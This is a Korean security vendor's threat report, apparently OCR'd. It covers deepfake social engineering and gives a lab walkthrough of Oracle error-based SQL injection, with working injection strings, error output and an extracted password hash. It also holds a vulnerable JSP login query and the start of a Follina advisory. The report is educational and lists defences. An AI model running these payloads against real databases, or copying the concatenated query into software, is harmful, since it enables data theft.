infosec

Threat Intelligence Report

EQST INSIGHT

2022

07

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

EQST insight

딥페이크 기술을 악용한 보안 위협 증가

최근 딥페이크를 이용한 사회공학적 공격(Social Engineering Attack)[1]이 증가하는 추세다. 딥페이크는 딥러닝(Deep learning) [2]과 가짜(fake)의 합성어이며, 딥러닝을 기반으로 실제 같은 가상 정보를 만들어낼 수 있는 기술이다. 공격자들은 이러한 딥페이크를 이용하여 사회공학적 공격을 더 정교하게 발전시키고 있어 관심과 주의가 필요하다.

현재 다양한 딥러닝 오픈소스가 인터넷상에 공개되어 누구나 딥페이크 기술을 이용할 수 있는 상태이며, 다크웹에서도 사회공학적 공격을 위한 딥페이크 도구가 활발하게 공유되고 있는 상황이다. 딥페이크는 인공지능(AI) 기술이 발전할수록 더 정교해지고 현실적인 결과물을 만들어내기 때문에 이를 이용한 보안 위협은 앞으로도 증가할 전망이다. 이번 헤드라인에서는 딥페이크 기술 악용으로 인해 발생할 수 있는 보안 위협에 대해 알아보고자 한다.

[1] 사람의 심리와 관련된 보안 취약점을 타깃으로 하는 공격 기법

[2] 머신러닝의 한 종류로, 컴퓨터가 대규모 데이터에서 중요한 패턴을 스스로 학습하는 모델

BEC(Business Email Compromise) 공격

최근 크립토윈터(Crypto Winter)[3]와 가상자산 관련 규제 강화로 랜섬웨어 공격 조직의 수익이 감소하고 자금 세탁에 어려움을 겪고 있는 상황이다. 이에 랜섬웨어 공격 조직들은 랜섬웨어에 제한되지 않은 다른 방식의 공격 기법을 병행하려는 움직임을 보이고 있다.

랜섬웨어 공격 조직의 다음 공격 수단으로 전망되는 공격은 BEC(Business Email Compromise)다. BEC는 비즈니스 이메일, 업무 전화, 화상회의에서 특정 대상을 사칭하여 금전을 탈취하는 사회공학적 공격이다. 예를 들어 특정 기업의 주요 거래처 직원을 사칭하여 전화나 이메일로 거래 계좌가 변경되었다며 속이고 거래대금을 가로채는 것이다.


BEC공격 역시 사회공학적 공격이기 때문에 딥페이크 기술을 적극적으로 활용하고 있다. 대상을 속이기 위한 이미지, 영상, 음성에 딥페이크가 사용되면 피해자는 사칭 여부를 판별하기가 매우 어려워진다.

올해 2월 미국 FBI는 최근 들어 화상회의 플랫폼에서 CEO를 사칭하고 자금 이체를 요청하는 방식의 BEC 공격이 증가하고 있다고 경고했다. 공격자는 사전에 SNS, 영상, 오디오 등에서 데이터를 수집하여 딥러닝 인공지능을 통해 대상의 목소리를 학습하고, 위조된 이메일로 기업 화상회의에 참여하여 자금 이체를 지시하는 식으로 금전적 이득을 취했다.

BEC는 기술적 취약점이 아닌 사람의 심리를 속이는 사회공학적 공격이기 때문에 내부 직원의 보안 교육 외에는 명확한 방어책이 없다. 보안 교육과 함께 사회공학적 공격에 대한 사기 범죄에 대응 훈련을 병행하고, 이메일과 전화로 받는 요청을 이중으로 확인하는 프로세스를 만들어야 BEC로 인한 피해를 최소화할 수 있다.

[3] 가상자산 시장 침체기, 자금이 빠져나가며 거래량이 장기간 저조해지는 현상

온라인 취업 사기




최근 미국에서는 딥페이크가 온라인 취업 사기에 악용되어 이슈가 되고 있다. 딥페이크 기술을 이용하면 타인의 얼굴이나 음성을 영상에 실시간으로 합성할 수 있기 때문에 공격자는 온라인 면접에서 위장된 신분으로 채용 담당자를 속일 수 있다.

실제로 북한의 IT 인력들이 온라인 면접에서 딥페이크를 사용하여 거짓 신분으로 미국 기업과 기관에 취업을 시도하다 적발된 사례가 있다. 이에 FBI는 해커들이 유출된 개인 정보와 딥페이크를 이용해 면접을 응시하는 경우가 증가하고 있다며 주의를 당부하기도 했다. 해커들은 주로 개인 정보관리, 재무담당, 사내 IT 인프라 관리자와 같이 기업의 주요 정보에 쉽게 접근할 수 있는 직무를 지원했다. 취업에 성공하는 경우, 해커는 곧바로 기업의 주요 정보 접근 권한을 갖게 되는 것이다.

미국의 경우 팬데믹으로 인해 대부분의 채용 절차를 비대면으로 진행하고, 원격 근무가 도입된 기업이 많기 때문에 이러한 온라인 취업 사기가 활개칠 수 있었다. 국내의 경우 아직 온라인 취업 사기 사례는 보고되지 않았으나, 취업 면접을 비롯하여 금융, 의료, 보험 등의 서비스가 비대면으로 전환되고 있는 추세이기 때문에 딥페이크를 이용한 공격에 노출될 가능성이 증가하고 있다. 특히 보험산업 분야의 경우 딥페이크로 인한 보험 사기가 증가할 것을 우려하여 이에 대한 법안 마련과 기술적, 사회적 조치 대응 마련을 촉구하고 있는 상황이다.

생체 인증 우회



딥페이크는 공격자가 생체 인증을 우회하는 방법으로 사용될 수 있다. 외모나 목소리는 개인의 고유한 특성이기 때문에 개인을 식별할 수 있는 수단 중 하나로 쓰인다. 예를 들어 사람마다 발음, 억양, 속도, 성대 특성, 비강 구조가 다르기 때문에 목소리를 분석해 개인을 구분하고 특정할 수 있다. 하지만 딥페이크 기술을 악용할 경우 이러한 특성들을 쉽게 모방할 수 있다. 이와 같은 딥페이크 기반 신원 사기는 주로 금융, 보험 관련 사기에 악용된다.

생체 인증 우회는 PAD(Presentation Attack Detection) 기술이 적용된 인증 시스템을 사용하면 어느 정도 방어가 가능하다. PAD는 머신러닝을 이용하여 영상 속의 사람이 실제 사람인지, 또는 딥페이크 소프트웨어를 사용하고 있는지 탐지한다. 딥페이크로 생성된 영상 정보는 기존 영상에서 볼 수 없는 특징을 가지고 있기 때문에 이러한 점을 이용하여 진위 여부를 판별할 수 있다. 영상 속 사람이 움직일 때 부자연스러운 영상 처리, 깜빡이지 않는 눈, 제대로 생성되지 않은 눈 또는 치아 등의 변수를 통해 딥페이크를 구분하는 것이다.

마치며

현재의 딥페이크 기술은 눈으로 보았을 때 이상한 점을 느낄 수 있는 정도로 아직 완성되지 않은 기술이다. 하지만 인공지능 기술이 발전함에 따라 점차 정교해지고 현실과 구분하기 어려워지고 있다. 딥페이크 기술이 정교해질 수록 온라인 취업 사기, BEC(Business Email Compromise) 등의 사회공학적 공격이 심각한 사회적 문제로 떠오를 것이다. 또한 딥페이크는 누구나 사용할 수 있도록 오픈소스로 공개된 기술이기 때문에 이에 대한 심각성을 인지하고 보안 대책을 마련할 필요가 있다.

참고문헌

https://www.boannews.com/media/view.asp?idx=108013

https://www.boannews.com/media/view.asp?idx=107306

https://www.shrm.org/resourcesandtools/hr-topics/global-hr/pages/inadvertently-hiring-it-workers-from-north-korea.aspx

https://www.cio.de/a/wie-hacker-mit-machine-learning-angreifen

https://www.ic3.gov/Media/Y2022/PSA220216

Special Report

웹 취약점과 해킹 매커니즘 #4 Error Based SQL Injection

■ 개요


SQL Injection은 사용자 입력값을 검증하지 않는 경우 설계된 쿼리문에 의도하지 않은 쿼리를 임의로 삽입할 수 있는 공격이다. 공격자는 쿼리를 악의적으로 주입하여 데이터베이스의 데이터를 무단으로 탈취할 수 있다.
이번 Special Report에서는 Error Based SQL Injection의 개념을 설명하고 실습을 진행한다. SQL Injection 취약점이 존재하는 로그인 페이지에서 특정 에러를 유발하고 에러메시지로부터 데이터를 추출하는 내용을 다룬다.

※ 실제 운영 중인 서버에 테스트 또는 공격을 하는 행위는 법적인 책임이 따르므로 개인용 테스트 서버 구축 또는 bWAPP, DVWA, WebGoat 등과 같은 웹 취약점 테스트 환경 구축을 통해 테스트하는 것을 권장한다.
※ 본 Special Report는 JSP와 Oracle Database 11gR2를 사용하여 취약한 서버를 구축하였다.

■ Error Based SQL Injection

특정 함수를 이용한 에러 발생 시 데이터베이스의 정보가 노출된다는 점을 악용하여 공격자가 원하는 데이터를 추출하는 공격 방법이다. 아래의 그림은 SQL구문 에러 발생 시 출력되는 화면으로, 반환되는 에러 메시지를 통해 해당 페이지가 사용하고 있는 데이터베이스에 대한 정보를 확인할 수 있다.

특히 CTXSYS.DRITHSX.SN와 같이 Error Based SQL Injection에 취약한 함수 사용이 가능할 경우 공격자는 에러 메시지로부터 데이터베이스의 정보를 탈취할 수 있다.



HTTP 상태 500 – 내부 서버 오류

타입 예외 보고

메시지 An exception occurred processing [/loginAction2.jsp] at line [42]

설명 서버가, 해당 요청을 충족시키지 못하게 하는 예기치 않은 조건을 맞닥뜨렸습니다.

예외


```
org.apache.jasper.JasperException: An exception occurred processing [/loginAction2.jsp] at line [42]

39:     conn = DriverManager.getConnection(dbURL, dbID, dbPW);
40:     Statement st = conn.createStatement();
41:
42:     ResultSet rs = st.executeQuery("select * from MEMBER where userid = '" + userID + "' AND userpw ='" + userPW + "'");
43:     Boolean check = false;
44:     while(rs.next()) // 결과값을 하나씩 가져와서 저장하기 위한 while문
45:     {


Stacktrace:
        org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:610)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:489)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:379)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:327)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)

근본 원인 (root cause)

javax.servlet.ServletException: java.sql.SQLSyntaxErrorException: ORA-00933: SQL command not properly ended

        org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:657)
        org.apache.jsp.loginAction2_jsp._jspService(loginAction2_jsp.java:216)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
```

[에러 메시지 창]

■ 환경 구성

웹 취약점 테스트는 실습을 위해 구축한 서버의 로그인 페이지에서 진행된다. 해당 페이지는 다음과 같으며, 아이디와 비밀번호를 입력 받아 데이터베이스 저장된 값과 일치할 경우 로그인에 성공한다.

[SQL Injection 취약점이 있는 로그인 페이지]



[로그인 성공 시]

로그인 값을 검증하는 페이지는 다음과 같이 SQL Injection에 취약한 소스코드로 구성되어 있다. 사용자 입력값인 아이디(ID)와 비밀번호(PW)에 대한 입력값 필터링이 존재하지 않아 공격자가 임의의 쿼리를 주입할 수 있다.

```
...
Statement st = conn.createStatement();
ResultSet rs = st.executeQuery(
"SELECT * FROM member WHERE userid = '" + ID + "' AND userpw ='" + PW + "'");
...
```

[로그인 성공 시 SQL Injection 에 취약한 소스코드]

또한 실습용 웹 서버의 데이터베이스는 사용자 정보를 담고 있는 MEMBER 테이블은 다음과 같이 구성되어 있다.

※ 비밀번호는 개인정보보호법에 따라 단방향 해시 처리된 값으로 구성되어 있다.

infosec

아이디 (userid)	비밀번호 (userpw)	이름 (username)	이메일 (usermail)	전화번호 (usertel)
admin	F67B3...	관리자	-	-
eqst	7110E...	이큐스트	-	-
insight	DB470...	인사이트	-	-


[MEMBER 테이블]

■ 공격 진행에 앞서

1. Oracle 에러 반환 종류

Oracle은 두 가지의 에러 정보를 반환한다.

1) 단순 에러 메시지: 일반적으로 출력되는 에러 메시지로 단순히 문법이 잘못되었다는 에러 정보



2) 정보 획득이 가능한 에러 메시지: 서브쿼리의 실행 결과를 보여주는 함수로 **공격에 활용 가능**

infosec

정보 획득이 가능한 에러를 유발하는 함수	비고
UTL_INADDR.GET_HOST_NAME((서브쿼리))	Oracle 11g부터 SYS 권한만 사용 가능
UTL_INADDR.GET_HOST_ADDRESS((서브쿼리))	
ORDSYS.ORD_DICOM.GETMAPPINGXPATH((서브쿼리, user, user))	
CTXSYS.DRITHSX.SN(user, (서브쿼리))	

*서브쿼리는 기존의 쿼리문 안에 쿼리문이 삽입되는 것으로, 정보 획득이 가능한 함수를 사용할 때 서브쿼리에 에러 정보를 추출하고 싶은 쿼리를 삽입하면 된다.

예시) 데이터베이스 버전 정보 출력

본 리포트에서는 정보 획득이 가능한 에러 유발 함수인 CTXSYS.DRITHSX.SN을 이용하여 실습을 진행한다.

2. Error Based SQL Injection 공격에 사용되는 함수


UNION SQL Injection 의 경우 여러 개의 데이터를 한 번에 추출할 수 있는 반면, Error Based SQL Injection 은 원하는 데이터를 **1 개씩**만 출력할 수 있다. 따라서 원하는 데이터를 추출하기 위해서는 COUNT 함수와 ROWNUM 을 사용해야 한다.

COUNT 함수는 특정 컬럼에 대한 전체 행의 개수를 세는 함수이다. Error Based SQL Injection 공격 진행 과정 중 각 테이블/컬럼/데이터의 개수를 확인할 때 사용한다. 전체 행의 개수를 파악해야 이후의 공격을 어떻게 진행할지 판단할 수 있기 때문이다. 예를 들어, 행의 개수가 많을 경우 자동화 툴을 사용하는 등 필요한 데이터를 빠르게 추출하기 위한 판단이 가능하다.

ROWNUM 은 Oracle 데이터베이스 조회 시 가상의 순번을 부여한다. 각 테이블/컬럼/데이터의 개수 확인 후 ROWNUM 을 이용해 원하는 행 번호의 데이터를 추출할 수 있다. ROWNUM 사용 시 주의할 점이 있다. ROWNUM 은 1 부터 시작하여 부여되는데 원하는 행 번호를 검색하기 위해서는 최초 생성한 ROWNUM 에 별칭을 지정하여 새로운 컬럼으로 만들고 별칭을 통해 행을 조회해야 한다. 별칭은 'ROWNUM AS [별칭 이름]'을 통해 지정할 수 있다.

■ 공격 진행 과정

Error Based SQL Injection의 공격 진행 과정은 다음과 같다.



[Error Based SQL Injection 진행 과정]

Step 1. 취약점 존재 여부 확인

사용자 입력 값을 받아 로그인 하는 페이지에서 SQL Injection 취약점 존재 여부를 확인한다. SQL구문에서 문법적 요소로 작용하는 싱글쿼터(') 등과 같은 특수문자를 입력하여 로그인 했을 때 서버의 반응을 보고 취약점 존재 여부를 판단할 수 있다.

Step 2. Error Based SQL Injection

SQL구문 에러를 발생 시 반환되는 정보를 통해 데이터베이스의 테이블/컬럼/데이터의 개수와 이름을 확인하는 과정을 반복하여 원하는 데이터를 추출할 수 있다.

2-1) 테이블 정보 확인

원하는 데이터를 추출하기 위해 전체 테이블의 개수를 확인해야 한다. 실습에서는 user_tables를 통해 사용자가 생성한 전체 테이블 수를 확인한다.

infosec

테이블 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(table_name) FROM user_tables))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 3 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 테이블의 개수는 '3'개이다.

테이블의 개수를 확인한 후 원하는 테이블을 찾을 때까지 행 번호를 증가시켜가며 테이블 이름을 추출한다.

infosec

테이블 이름 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT table_name FROM (SELECT table_name, **ROWNUM AS RNUM FROM** user_tables) WHERE **RNUM=2**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus MEMBER does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 2번째 테이블의 이름은 'MEMBER'이다.

2-2) 컬럼 정보 확인

원하는 테이블의 컬럼 정보를 확인하기 위해 앞서 획득한 'MEMBER' 테이블의 전체 컬럼 수를 추출한다.

infosec

컬럼 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(column_name) FROM all_tab_columns WHERE table_name='MEMBER'))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 5 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	사용자가 생성한 'MEMBER' 테이블의 컬럼 수는 '5'개이다.

전체 컬럼 수 확인 후 원하는 컬럼을 찾을 때까지 행 번호를 증가시켜가며 컬럼 명을 확인한다.

infosec

컬럼 명 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT column_name FROM (SELECT column_name, **ROWNUM AS RNUM** FROM all_tab_columns WHERE table_name='MEMBER') WHERE **RNUM=2**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus USERPW does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 2번째 컬럼 명은 'USERPW'이다.

2-3) 데이터 정보 확인

'MEMBER' 테이블의 실제 데이터를 추출하기 위해 해당 테이블의 데이터 개수를 확인한다.

infosec

데이터 개수 확인	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user,(SELECT **COUNT**(userpw) FROM MEMBER))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus 3 does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 실제 데이터 개수는 '3'개이다.

전체 데이터 개수 확인 후 원하는 데이터를 찾을 때까지 행 번호를 증가시켜가며 데이터를 추출한다.

infosec

데이터 추출	
입력값	eqst' AND CTXSYS.DRITHSX.SN(user, (SELECT userpw FROM (SELECT userpw, **ROWNUM AS RNUM** FROM member) WHERE **RNUM=1**))=1--
에러 메시지	근본 원인 (root cause) javax.servlet.ServletException: java.sql.SQLException: ORA-20000: Oracle Text error: DRG-11701: thesaurus F67B3049B047F2F3C3F7E4768BD470C44250B5BD does not exist ORA-06512: at "CTXSYS.DRUE", line 160 ORA-06512: at "CTXSYS.DRITHSX", line 540 ORA-06512: at line 1
결과	'MEMBER' 테이블의 1번째 패스워드(USERPW) 데이터인 해시된 패스워드를 추출할 수 있다.

Step 3. 원하는 데이터 탈취

이처럼 SQL에 관련된 에러 처리가 미흡할 경우 전체 테이블/컬럼/데이터의 개수를 확인하여 원하는 데이터를 1개씩 추출하여 데이터베이스의 모든 데이터 추출이 가능하다.

■ 보안 대책

SQL Injection의 보안 대책은 크게 2가지가 있다.

- **Prepared Statement**[4]: SQL Injection의 근본적인 해결책이지만, 문법적/비즈니스 로직 상 사용이 불가한 로직이 있으며 서버가 운영 중일 경우 소스코드 수정이 어려울 수 있다.

- **Filtering**: White List Filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황에 따라 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용될 수 있는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

※ 문자열 Filtering 시 대소문자 모두 Filtering 하는 것이 좋다.

※ Error Based SQL Injection의 경우 공격자에게 정보를 제공할 수 있는 에러 메시지가 아닌 사전에 정의된 에러 페이지를 반환하도록 대체해야 하며, 개발자의 디버깅용 에러 메시지 창은 실제 소스코드에서 제거하여 시스템 내부 정보가 노출되지 않도록 유의해야 한다.

보안 대책에 대한 우회기법 및 시큐어코딩 적용 등에 대한 자세한 내용은 SQL Injection 마지막 챕터에서 이어진다.

■ 맺음말

지금까지 Error Based SQL Injection에 대해 알아보았다. SQL구문 에러 유발 후 반환되는 에러 메시지를 통해 테이블/컬럼/데이터를 1개씩 추출하는 것을 반복하여 전체 데이터를 추출할 수 있는 공격이다. SQL Injection 취약점을 제거하는 것이 우선이며, 사전에 정의된 에러 페이지 창으로 대체하여 정보를 획득할 수 있는 에러 메시지가 반환되지 않도록 하는 것이 중요하다.

[4] Prepared Statement 는 컴파일이 미리 되어있기 때문에 입력값을 변수로 선언해두고 필요에 따라 값을 대입하여 처리한다.

Microsoft 문제 해결 마법사(MSDT)

원격코드실행 취약점 (CVE-2022-30190)

■ 취약점 개요

2022년 5월 27일 발표된 제로데이 취약점인 CVE-2022-30190(Follina)은 Microsoft 문제 해결 마법사인 MSDT(Microsoft Support Diagnostic Tool)[5]가 호출될 때 PowerShell을 통해 명령어를 실행하는 특징을 이용한 공격이다.

MS Office를 이용한 공격은 일반적으로 매크로를 사용하는데 해당 취약점은 외부 참조 기능을 이용한다는 점에서 차이가 있다. MS Office 문서 열람 시 외부 참조 기능을 통해 원격 명령이 가능하며 문서를 실행하는 것만으로도 공격할 수 있어 CVSS 점수 9.3점으로 평가되었다.

■ 영향 받는 소프트웨어 버전

CVE-2022-30190에 취약한 소프트웨어는 다음과 같다.


S/W 구분	취약 버전
Windows	Windows 10(1607, 1809, 20H2, 21H1, 21H2), Windows 11, Windows 7, Windows 8.1 Windows Server 2008, 2012, 2016, 2019, 2022

※ MSDT 가 설치된 모든 Windows 제품군이 영향을 받을 수 있다.

[5] MSDT 는 Windows 사용 중 에러 발생 시, 문제를 식별하고 해결 방법을 제공해 주는 역할을 하는 도구로 모든 버전의 Windows 에 존재한다.

■ 공격 시나리오

CVE-2022-30190 을 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 악성 MS Office 문서가 포함된 메일 전송
